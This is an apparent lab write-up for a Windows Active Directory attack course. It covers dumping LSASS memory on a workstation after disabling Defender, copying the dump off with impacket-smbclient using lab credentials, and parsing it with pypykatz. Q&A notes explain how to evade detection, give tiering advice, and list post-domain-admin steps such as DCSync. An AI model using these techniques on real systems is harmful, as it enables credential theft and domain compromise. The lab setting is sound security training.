Windows Attack Lab - Step 10 - Situational Awareness & Credential Dumping on WS1

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
Methodology

Option A: Dumping Credentials via RDP Access

To create a dump with Task Manager windows Defender must be deactivated.




Transfer lsass dump to kali with `impacket-smbclient`

```
impacket-smbclient 'winattacklab.local/cclear:Welc0me2022!@10.0.1.103'
use c$
get Users\cclear\AppData\Local\Temp\lsass.DMP
```

To get information in a readable format `pypykatz` can be used.

`pypykatz lsa minidump lsass.DMP >> pypykatz.log`



Answers

- What other tool than Pypykatz can extract the credentials from the dumped lsass memory?
  - Mimikatz
- Why didn't we upload and run Mimkatz on WS1?
  - That would be too easily detected and blocked
- Why is ProcDump not detected as hacking tool?
  - Tools from SysInternals are useful and legit tools. Creating process dumps like ProcDump is a valid use case for trouble shooting (CPU spikes, debugging)
- Why can user ffast's (A DOMAIN ADMIN's) credentials be found in the LSASS memory of WS1?
  - Because he/she is logged in to WS1.WINATTACKLAB.LOCAL
- How should organizations prevent this kind of problem (domain admins logging in on "normal" servers using their domain admin accounts)?
  - Their active directory should be organized in Tiers ("Microsoft Admin Tier Model"). A domain admin (Tier 0) may not log in to a lower tier to prevent the NTML hash ending up in the LSASS process.
- Congrats. you are domain admin! And now what? How would you now test and exploit the domain admin privileges?
  - Domain controller (DC) sync: get all AD data from domain controller
  - Potentially, try to do the same for connected domain controllers (as the AD forest is the security boundaries)
  - Access server with sensitive business data and extract it
  - Lower security for specific machines to allow for hacking tools
  - The next steps depend a lot on our - the attackers - goal (espionage, money etc.).